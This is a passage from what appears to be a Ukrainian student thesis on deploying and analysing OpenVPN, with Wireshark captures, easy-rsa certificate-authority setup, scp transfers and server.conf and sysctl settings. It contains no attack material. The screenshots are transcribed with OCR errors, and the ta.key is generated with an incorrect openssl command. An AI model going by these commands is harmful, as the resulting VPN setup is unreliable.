Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2	0020	c0 a8 00 02 04 aa 04 aa 00 84 81 e9 a0 a0 10 8c	Z&=..C7 h{....#
User Datagram Protocol, Src Port: 1194, Dst Port: 1194	0030	d1 73 e8 82 9b 91 e8 b3 4b d5 ca c2 ab 8a 9c 0b	s.....K.....
OpenVPN Protocol	0040	fa 5a 26 3d db 8b 43 37 68 d7 7b 97 a6 fa 84 23	84o49...o...^...
	0050	cc 13 cb 5d 3a 77 4f 0f 2f 38 9c a3 c9 8a 85 58	...:w0./8.....X
	0060	0f 38 34 6f 34 39 a6 f4 8a 6f 88 0c d7 5e c0 d7	84o49...o...^...
	0070	36 13 64 ec a3 46 46 da e3 ff b6 91 31 f3 a0 98	6.d..FF.....1...
	0080	23 30 bf 77 6b 8d 75 06 70 d6 f0 78 eb ca 56 9b	#0.wk.u.p.x..V...
	0090	22 7f 62 1c b6 a7 5c 0b 1f 2a 34 4c db 2e a1 4f	"b...\"..*4L...0
	00a0	f8 22 69 51 15 33 57 42	..1Q.3WB

Рисунок 1.28 – Демонстрація вмісту пакету Wireshark

НМАС = `a0a0108cd173e8829b91e8b34bd5cac2ab8a9c0b`

ID пакета: `00000003`

Временная метка: `58069a45`

Содержимое пакета HEX:

450000547f00000040017855c0a80101c0a8010200006eed1a1300014d9a0658000000005a390a00000000
000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637

Видно, що це той самий IPv4 з `ring-reply`, який був відправлений в тунель:

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				29
Змн.	Арк.	№ докум.	Підпис	Дата		

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.1	192.168.0.2	OpenVPN	104	MessageType: Unknown MessageType
2	0.000515892	192.168.0.2	192.168.0.1	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
3	4.189771962	192.168.0.2	192.168.0.1	OpenVPN	104	MessageType: Unknown MessageType[Malformed Packet]
4	4.190017319	192.168.0.1	192.168.0.2	OpenVPN	240	MessageType: Unknown MessageType[Malformed Packet]
5	8.338301034	192.168.0.2	192.168.0.1	OpenVPN	168	MessageType: Unknown MessageType[Malformed Packet]
6	8.338460347	192.168.1.2	192.168.1.1	ICMP	100	Echo (ping) request id=0x1a13, seq=1/256, ttl=64 (reply in 7)
7	8.338482675	192.168.1.1	192.168.1.2	ICMP	100	Echo (ping) reply id=0x1a13, seq=1/256, ttl=64 (request in 6)
8	8.338526798	192.168.0.1	192.168.0.2	OpenVPN	168	MessageType: Unknown MessageType

Frame 7: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface	0000	00 04 ff fe 00 00 0a 00 03 03 0e b4 00 35 08 00	5..
Linux cooked capture	0010	45 00 00 54 7f 00 00 00 40 01 78 55 c0 a8 01 01	E..T....@.xU...
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.2	0020	c0 a8 01 02 00 00 6e ed 1a 13 00 01 4d 9a 06 58	n....M..X
Internet Control Message Protocol	0030	00 00 00 00 5a 39 0a 00 00 00 00 00 10 11 12 13	29.....
	0040	14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23	!"#
	0050	24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33	\$\$&'()*+,-./0123
	0060	34 35 36 37	4567

Рисунок 1.29 – Демонстрація вмісту ICMP reply пакету Wireshark

1.4 Постановка технічного завдання

Дана дипломна робота може послужити підґрунтям для створення нових систем підключення приватних віртуальних мереж для тунелювання трафіку. Призначенням розробки є налаштування та аналіз VPN трафіка для визначення можливих вразливих місць в безпеці

1.5 Висновки з розділу

В цьому розділі було проаналізовано протокол OpenVPN та аналогічні протоколи. Було порівняно усі протоколи, їх якість швидкість та можливість для подальшого розгортання в більш-масштабних варіантах. Було показано важливі налаштування для VPN, які суттєво впливають на якість надання послуг своїм клієнтам.

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				30
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 2 РОЗРОБКА ТА ДОСЛІДЖЕННЯ VPN

2.1 Моделювання проекту мережі з протоколом OpenVPN

Моделювати проект мережі я обрав в емуляторі GNS3, де зібрав примітивну схему для демонстрації розгортання OpenVPN в невеликій мережі.




Рисунок 2.1 – Проект мережі

На рис. 2.1 зображено схему мережі з протоколом OpenVPN. Для повноцінної роботи серверу, потрібно обов'язково налаштувати CA сервер (він може бути налаштований на сервері OpenVPN, або як в мене в мережі – окремо) на рис. 2.2 було ініціалізовано інфраструктуру відкритих ключів

```

vadym@vadym-VirtualBox: ~/easy-rsa
Обновлено 0 пакетов, установлено 0 новых пакетов, для удаления отмечено 0 пакет
ов, и 104 пакетов не обновлено.
vadym@vadym-VirtualBox:~$ ln -s /usr/share/easy-rsa/* ~/easy-rsa/
ln: не удалось создать символическую ссылку '/home/vadym/easy-rsa/easyrsa': Файл с
уществует
ln: не удалось создать символическую ссылку '/home/vadym/easy-rsa/openssl-easyrsa.
cnf': Файл существует
ln: не удалось создать символическую ссылку '/home/vadym/easy-rsa/vars.example': Ф
айл существует
ln: не удалось создать символическую ссылку '/home/vadym/easy-rsa/x509-types': Фай
л существует
vadym@vadym-VirtualBox:~$ chmod 700 /home/vadym/easy-rsa/
vadym@vadym-VirtualBox:~$ cd ~/easy-rsa/
vadym@vadym-VirtualBox:~/easy-rsa$ ./easyrsa init-pki

WARNING!!!

You are about to remove the EASYRSA_PKI at: /home/vadym/easy-rsa/pki
and initialize a fresh PKI here.

Type the word 'yes' to continue, or any other input to abort.
Confirmation removal: yes
Корзина
init-pki complete; you may now create a CA or requests.
Your newly created PKI dir is: /home/vadym/easy-rsa/pki

vadym@vadym-VirtualBox:~/easy-rsa$ ~

```

Рисунок 2.2 – Ініціалізація PKI

Для того щоб випускати сертифікати, потрібно заповнити деякі обов’язкові параметри

```

GNU nano 6.2 vars
set_var EASYRSA_REQ_COUNTRY "UA"
set_var EASYRSA_REQ_PROVINCE "Kiev"
set_var EASYRSA_REQ_CITY "Zhytomyr"
set_var EASYRSA_REQ_ORG "DigitalOcean"
set_var EASY_REG_EMAIL "kobylynskyiv@gmail.com"
set_var EASY_REQ_OU "Community"
set_var EASYRSA_ALSO "ec"
set_var EASYRSA_DIGEST "sha512"

[ Записано 8 строк ]
^G Справка      ^O Записать     ^W Поиск       ^K Вырезать    ^T Выполнить
^X Выход        ^R ЧитФайл    ^_ Замена      ^U Вставить    ^J Выводить

```


Рисунок 2.2 – Генерування інформації для підпису сертифікатів

		Кобилянський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				32
Змн.	Арк.	№ докум.	Підпис	Дата		

Також до цих параметрів можна додати такі:

- EASYRSA_KEY_SIZE – цей параметр вказує розмір ключів. За замовчуванням дорівнює 2048 біт.
- EASYRSA_CA_EXPIRE та EASYRSA_CERT_EXPIRE – встановлення строку дії ключа та інших сертифікатів.

За допомогою команди build-ca згенеруються два важливі файли – це ca.crt та ca.key(приватний), які складають публічний та приватний компонент центру сертифікації. З метою безпеки при взаємодії до центра сертифікації буде завжди запитуватися пароль, якщо ці дії не потрібні – то можна додати параметр nopass в команду build-ca.



```
Терминал Вс, 22 мая 17:34 en
vadyim@vadyim-VirtualBox: ~/easy-rsa

Error reading password from BIO
Error getting password

Easy-RSA error:

Failed create CA private key

vadyim@vadyim-VirtualBox:~/easy-rsa$ nano vars
vadyim@vadyim-VirtualBox:~/easy-rsa$ ./easysrsa build-ca
Using SSL: openssl OpenSSL 3.0.2 15 Mar 2022 (Library: OpenSSL 3.0.2 15 Mar 2022)

Enter New CA Key Passphrase:
Re-Enter New CA Key Passphrase:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [Easy-RSA CA]:

CA creation complete and you may now import and sign cert requests.
Your new CA certificate file for publishing is at:
/home/vadyim/easy-rsa/pki/ca.crt

vadyim@vadyim-VirtualBox:~/easy-rsa$ ~
```

Рисунок 2.3 – Генерування сертифікатів (приватного) та публічного ключей

Ca.crt є відкритим файлом сертифіката ЦС. Користувачі, сервери та клієнти будуть використовувати цей сертифікат для того, щоб підтвердити що вони є частиною однією системи.

```
vadym@vadym-VirtualBox: ~/easy-rsa
Common Name (eg: your user, host, or server name) [Easy-RSA CA]:

CA creation complete and you may now import and sign cert requests.
Your new CA certificate file for publishing is at:
/home/vadym/easy-rsa/pki/ca.crt

vadym@vadym-VirtualBox:~/easy-rsa$ cat pki/ca.crt
-----BEGIN CERTIFICATE-----
MIIDSzCCAjOgAwIBAgIUIId2JIYGYWUtCwy8vUIdUaZdSpD0WQYJKoZIhvcNAQEL
BQAwFjEUMBIGA1UEAwRLWFZeS1SU0EGQ0EwHhcNMjIwNTIyMTQzNDQ4WHcNMzIw
NTE5MTQzNDQ4WjAAMRQwEgYDVQQDDAtFYXN5LVJTSDBDQTCASiWdQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBAMszEMVdcrZUZGTgrGhpFeuepkM6Ep0q6H698KJZ
i5x1MHnDQdGV8nFYUciKvZluzM2R2LH8KS0mVADjT5JyFe+j7umNi/24bKnKG9df
iPLFZIm1IxXLtZ61pGL9L9lmNs0IeXu1dqX2jCKKJhbwy+yxkhddf40JP2x9unmg
wuEKw6WfV+1pjrHg2gVx8SRbhV6Ti99+fzWIppZIZaBiRNkWcbCARQnRweExSw3
/ckUw69X99yaLSdnAoIk1RZ+9krIsxphCRF6yVdBSL3oSRE/b28gE70ysRTaxY5I
fDvMfLWUUu6QgWOWLWT+9/vKqHAsvJvPb00LX/hEN1RgxOMCAwEAAaOBkDCBjTAD
BgNVHQ4EFgQUglvGdgP5r9nxg1QE8UR6UVdkQmYwUQYDVR0jBEowSIAUglvGdgP5
r9nxg1QE8UR6UVdkQmahGgQYMBYxFDASBgNVBAMMC0Vhc3ktULNBIENBghQh3Ykh
gbJZS0LDLy9SJJ1Rpl1KkPTAMBgNVHRMEBTADAQH/MASGA1UdDwQEAwIBBjANBgkq
hkiG9w0BAQsFAAOCAQEAssMEIt2grlMPQ44iAbQv/ZtFSd8CyBXpK/7s2oLAWTm
hzbA6QXcFfc6/J9D+GTSXpnM5qdrQ9Ia9iNxfiX23Jzm6wFzY/Lj0C4pKBt7Taar
rA4Wkoqu542oadjvKfpaahVTz94r0JDM3WcJ0TNAqJA2HYiinX7lIvxKpyeePY1s
H68JpHmJZWxqZKwJHBvI8L2fyw6n3ghCdqZnW9ROPRIQAJNAWNQLy388DLt95dhL
OhvRNZGcufENVKITS/e7rOqG0ikNKC1cPEm0Ke1fmAnq5delOs/jdAGIFL6uTNHx
+5LL224WVuWiBlXivc3yljZHJVU7esNgUpwNhi5XRQ==
-----END CERTIFICATE-----
vadym@vadym-VirtualBox:~/easy-rsa$
```

Рисунок 2.4 – Демонстрація згенерованого сертифікату

Таким чином, налаштовано центр сертифікації. Тепер ми можемо перевіряти згенеровані сертифікати.

```
vadym@vadym-VirtualBox: ~
RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:2yM5w1X8z6VusW5FKdd+YxWW9RZmz8FZQgEXhas7HV4 root@vadym-VirtualBox (E
CDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:zKZRTiMwDeWBz5XEL1ECY6n2fcF2+1aRfy+/WwE6as root@vadym-VirtualBox (E
D25519)
Created symlink /etc/systemd/system/ssh.service → /lib/systemd/system/ssh.serv
ice.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/
systemd/system/ssh.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Настраивается пакет ssh-import-id (5.11-0ubuntu1) ...
Настраивается пакет ncurses-term (6.3-2) ...
Обрабатываются триггеры для man-db (2.10.2-1) ...
Обрабатываются триггеры для ufw (0.36.1-4build1) ...
vadym@vadym-VirtualBox:~$ w
 20:06:40 up 9 min,  1 user,  load average: 0,56, 0,72, 0,44
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
vadym     tty2     tty2            19:57    9:34   0.18s  0.16s /usr/libexec/g
vadym@vadym-VirtualBox:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/s
ysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
vadym@vadym-VirtualBox:~$ sudo ufw allow ssh
Правила обновлены
Правила обновлены (v6)
vadym@vadym-VirtualBox:~$
```

Рисунок 2.5 – Налаштування файрволу та openssh

На рис. 2.5 налаштовуємо на сервері та сертифікаційному сервері можливість підключення по SSH для передачі даних





Рисунок 2.6 –Передача сертифікату

На рис 2.6 було передано передано сертифікат для перевірки ліквідності.



```
vadym@vadym-VirtualBox: ~/easy-rsa
Enter pass phrase for /home/vadym/easy-rsa/pki/private/ca.key:
00C751F7007F0000:error:0700006C:configuration file routines:NCONF_get_string:no
value:../crypto/conf/conf_lib.c:315:group=<NULL> name=unique_subject
check that the request matches the signature
signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'server'
Certificate is to be certified until Aug 24 17:33:09 2024 GMT (825 days)

Write out database with 1 new entries
Data Base Updated

Certificate created at: /home/vadym/easy-rsa/pki/issued/server.crt

vadym@vadym-VirtualBox:~/easy-rsa$ scp pki/issued/server.crt vadym@200.21.6.6:/
tmp
The authenticity of host '200.21.6.6 (200.21.6.6)' can't be established.
ED25519 key fingerprint is SHA256:GGp0s0zDdIxvHRIHSoAy9aqXyCzs+04ox/ZECL9EogQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '200.21.6.6' (ED25519) to the list of known hosts.
vadym@200.21.6.6's password:
server.crt                                100% 4609    90.8KB/s   00:00
vadym@vadym-VirtualBox:~/easy-rsa$ scp pki/ca.crt vadym@200.21.6.6:/tmp
vadym@200.21.6.6's password:
ca.crt                                    100% 1204    360.1KB/s   00:00
vadym@vadym-VirtualBox:~/easy-rsa$
```

Рисунок 2.7 – Підпис сертифіката та відправка їх на OpenVPN сервер

Для більш безпечного з'єднання між користувачем і сервером виконаємо обфускація TLS

```
vadym@vadym-VirtualBox:~$ cd ~/easy-rsa/
vadym@vadym-VirtualBox:~/easy-rsa$ openssl genpkey -algorithm RSA -out ta.key
vadym@vadym-VirtualBox:~/easy-rsa$ sudo cp ta.key /etc/openvpn/server/
vadym@vadym-VirtualBox:~/easy-rsa$
```

Рисунок 2.8 – Налаштування TLS обфускація

```
vadym@vadym-VirtualBox: /etc/openvpn
GNU nano 6.2 server/server.conf *
# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120


# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.

# Generate with:
#   openssl genpkey --genkey tls-auth ta.key
# The server and client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
tls-auth ta.key 0 # This file is secret
tls-crypt ta.key
# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.

Показати приложения  писать  ^M Поиск  ^K Вырезать  ^T Выполнить
^X Выход  ^R ЧитФайл  ^H Замена  ^U Вставить  ^J Выворнять
```

Рисунок 2.9 – Увімкнення обфускації в файлах конфігурації


В файлі server.conf відображається усі конфігураційні дані для openVPN, починаючи від авторизації, закінчуючи додатковими інструментами для захисту від атак.



```

GNU nano 6.2 server/server.conf *
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey tls-auth ta.key
#
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret
tls-crypt ta.key
# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
# Note that v2.4 client/server will automatically
# negotiate AES-256-GCM in TLS mode.
# See also the ncp-cipher option in the manpage
;cipher AES-256-CBC
cipher AES-256-GCM
# Enable compression on the VPN link and push the
# option to the client (v2.4+ only, for earlier
# versions see below)
;compress lz4-v2
push "compress lz4-v2"
  
```

Рисунок 2.10 – Увімкнення типу шифрування в файлах конфігурацій



```

GNU nano 6.2 /etc/sysctl.conf *
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfiguration
# based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1

#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
